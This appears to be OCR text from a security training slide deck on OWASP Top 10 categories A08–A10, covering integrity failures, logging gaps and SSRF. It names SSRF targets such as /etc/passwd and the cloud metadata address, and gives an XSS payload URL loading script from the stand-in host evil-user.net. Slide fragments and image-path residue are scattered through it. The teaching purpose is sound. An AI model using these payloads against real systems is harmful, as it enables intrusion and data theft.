- Software and data integrity failures relate to code and infrastructure that does not protect against integrity violations. An example of this is where an application relies upon plugins, libraries, or modules from untrusted sources, repositories, and content delivery networks (CDNs). An insecure CI/CD pipeline can introduce the potential for unauthorized access, malicious code, or system compromise. Lastly, many applications now include auto-update functionality, where updates are downloaded without sufficient integrity verification and applied to the previously trusted application. Attackers could potentially upload their own updates to be distributed and run on all installations. Another example is where objects or data are encoded or serialized into a structure that an attacker can see and modify is vulnerable to insecure deserialization.

Example Attack Scenarios

Scenario #1 Update without signing: Many home routers, set-top boxes, device firmware, and others do not verify updates via signed firmware. Unsigned firmware is a growing target for attackers and is expected to only get worse. This is a major concern as many times there is no mechanism to remediate other than to fix in a future version and wait for previous versions to age out.

Scenario #2 SolarWinds malicious update: Nation-states have been known to attack update mechanisms, with a recent notable attack being the SolarWinds Orion attack. The company that develops the software had secure build and update integrity processes. Still, these were able to be subverted, and for several months, the firm distributed a highly targeted malicious update to more than 18,000 organizations, of which around 100 or so were affected. This is one of the most far-reaching and most significant breaches of this nature in history.

Scenario #3 Insecure Deserialization: A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing the user state and passing it back and forth with each request. An attacker notices the "rO0" Java object signature (in base64) and uses the Java Serial Killer tool to gain remote code execution on the application server.

A09:2021 – Security Logging and Monitoring Failures

This category is to help detect, escalate, and respond to active breaches. Without logging and monitoring, breaches cannot be detected. Insufficient logging, detection, monitoring, and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions, are not logged.
- Warnings and errors generate no, inadequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Logs are only stored locally.
- Appropriate alerting thresholds and response escalation processes are not in place or effective.
- Penetration testing and scans by dynamic application security testing (DAST) tools (such as OWASP ZAP) do not trigger alerts.
- The application cannot detect, escalate, or alert for active attacks in real-time or near real-time.

Example Attack Scenarios

Scenario #1: A children's health plan provider's website operator couldn't detect a breach due to a lack of monitoring and logging. An external party informed the health plan provider that an attacker had accessed and modified thousands of sensitive health records of more than 3.5 million children. A post-incident review found that the website developers had not addressed significant vulnerabilities. As there was no logging or monitoring of the system, the data breach could have been in progress since 2013, a period of more than seven years.

Scenario #2: A major Indian airline had a data breach involving more than ten years' worth of personal data of millions of passengers, including passport and credit card data. The data breach occurred at a third-party cloud hosting provider, who notified the airline of the breach after some time.

Scenario #3: A major European airline suffered a GDPR reportable breach. The breach was reportedly caused by payment application security vulnerabilities exploited by attackers, who harvested more than 400,000 customer payment records. The airline was fined 20 million pounds as a result by the privacy regulator.

A10:2021 – Server-Side Request Forgery (SSRF)

SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URI It allows an attacker to coerce the application to send a crafted request to a unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL).

Example Attack Scenarios

Attackers can use SSRF to attack systems protected behind web application firewalls, firewalls, or network ACLs, using scenarios such as:


Scenario #1: Port scan internal servers – If the network architecture is unsegmented, attackers can map out internal networks and determine if ports are open or closed on internal servers from connection results or elapsed time to connect or reject SSRF payload connections.

Scenario #2: Sensitive data exposure – Attackers can access local files such as or internal services to gain sensitive information such as `file:///etc/passwd</span>` and `http://localhost:28017/`.

Scenario #3: Access metadata storage of cloud services – Most cloud providers have metadata storage such as `http://169.254.169.254/`. An attacker can read the metadata to gain sensitive information.

Scenario #4: Compromise internal services – The attacker can abuse internal services to conduct further attacks such as Remote Code Execution (RCE) or Denial of Service (DoS).

A10:2021 – Server-Side Request Forgery (SSRF)




Examples

- HTTP

```
HTTP/1.1 302 Found
Location: https://www.google.com.br/?gws_rd=cr&dcr=0&ei=rtcKWpnkNYaawATUn6agCg
Cache-Control: private
Content-Type: text/html; charset=UTF-8
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Tue, 14 Nov 2017 11:46:54 GMT
Server: gws
Content-Length: 273
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Set-Cookie:
NID=117=GENZIllQGZFmhCBmap1YThta_hUvvZ9Xm517XXWpF9eCKNqW6_luvZm1b_ai7BN4lAA2pP2Z22BveHqjUrqZxpY38NKSYL
KWFGrVh6tGAHcbNw6OHQ_F77bNJWV0BZOZ; expires=Wed, 16-May-2018 11:46:54 GMT; path=/; domain=.google.com;
HttpOnly
Alt-Svc: quic=":443"; ma=2592000; v="41,39,38,37,35"
```

XSS


https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>
$
LOGIN
* Password
? Sensitive data
$ Wire transfer
Mother's maiden name

Q&A

The End